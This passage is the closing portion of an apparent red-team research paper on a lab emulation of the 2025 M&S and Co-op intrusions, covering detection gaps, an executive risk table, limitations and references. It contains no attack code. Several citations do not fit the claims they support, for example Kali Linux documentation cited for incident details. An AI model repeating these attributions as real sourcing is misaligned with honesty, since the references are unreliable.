A primary result of the red team engagement was the identification of detection deficiencies analogous to those noted during the M&S and Co-op incidents [1], [10]. Authentication anomalies, privilege escalation events, and lateral movement activities produced low-fidelity alerts or exhibited inadequate correlation across security systems [10, 11]. This is a bigger problem in the industry where security controls work alone, making them less effective against identity-centric and low-noise attackers [10].




Fig 13. Fragmented Security Telemetry Limiting Effective Detection

Behavioral analytics and correlation across identity, endpoint, and network telemetry are needed for effective detection in modern business settings [11]. The engagement showed that attackers can work for a long time without setting off any meaningful alerts if there is no integration like that [10], [11]. Laboratory artifacts further demonstrate how fragmented visibility engenders blind spots, especially when adversaries exploit legitimate tools and credentials. In modern identity-centric intrusions, malicious actions frequently exhibit syntactic validity while retaining semantic detriment. This difference between what can be seen in the system and what can be acted on shows how limited signature-based monitoring is and how important it is to use behavior-driven detection methods.

7. Executive Level Risk and Business Impact

From an executive standpoint, the engagement substantiates that identity abuse constitutes a strategic business risk rather than merely a technical issue [1], [9]. The simulated attack chain shows how inexpensive attacker methods like social engineering, credential misuse, and living off the land binaries (LOLBins) can cause big problems for businesses and cost them a lot of money [1, 10].

Area	Impact
Identity Abuse	High
MFA Fatigue	High
LOLBins	Medium
Segmentation Gaps	High

Table 2. Executive Level Risk and Business Impact Assessment

Putting money into phishing-resistant multi-factor authentication (MFA), Identity Threat Detection and Response (ITDR), and Zero Trust network segmentation can greatly lower risks by directly addressing

the most dangerous attack vectors. These controls not only lower the chance of a breach, but they also improve compliance with regulations and the strength of the organization, which is why they are so important for boards and senior management to think about [2], [9].

8. Assumptions and Limitations

The red team engagement presumes that the laboratory setting adequately simulates typical retail enterprise architectures [6]. The environment is intentionally simplified, but the attack paths and detection gaps show systemic weaknesses, not just isolated technical flaws [10]. The engagement emphasized realism, safety, and ethical behavior over exhaustive exploitation, in alignment with professional red team standards [6].

9. Conclusion

This study illustrates the significance of amalgamating strategic threat analysis with authentic adversary emulation to comprehend current cyber risk [1], [6]. The 2025 M&S and Co-op campaign shows how modern threat actors use identity systems, human trust, and organizational processes to cause major operational problems without using new technical exploits [5, 9]. Mapping attacker behavior to the MITRE ATT&CK® Enterprise Matrix shows that credential misuse, lateral movement, and delayed detection are all things that happen again and again [6, 10]. The findings underscore the strategic imperative of identity-first security, Zero Trust architecture, and ongoing behavioral monitoring to convert technical evaluations into effective, business-oriented risk mitigation [6, 7, 11, 13].

References

- [1] Offensive Security, “Kali Linux Documentation,” 2024.
- [2] Rapid7, “Metasploitable 2: Purpose-built vulnerable machine,” 2024.
- [3] OWASP Foundation, “OWASP Juice Shop: Documentation and security testing guide,” 2024.
- [4] MITRE Corporation, “ATT&CK® for Enterprise: Techniques and sub-techniques,” 2024.
- [5] NIST, “Technical Guide to Information Security Testing and Assessment,” SP 800-115, 2023.
- [6] HackTheBox Academy, “Privilege escalation fundamentals,” 2024.
- [7] SANS Institute, “Red Team Operations and Threat Emulation,” 2024.
- [8] TryHackMe, “Windows Privilege Escalation Pathways,” 2024.
- [9] Microsoft Security, “Identity Threat Detection and Response (ITDR) guidance,” 2024.
- [10] Elastic Security, “Detecting lateral movement via RDP and PowerShell,” 2024.
- [11] J. Williams, “Adversary emulation in hybrid enterprise environments,” *International Journal of Offensive Security*, vol. 9, no. 2, 2024.
- [12] Cybersecurity & Infrastructure Security Agency (CISA), “Best practices for penetration testing in isolated environments,” 2023.
- [13] PortSwigger, “Burp Suite Web Security Testing Guide,” 2024.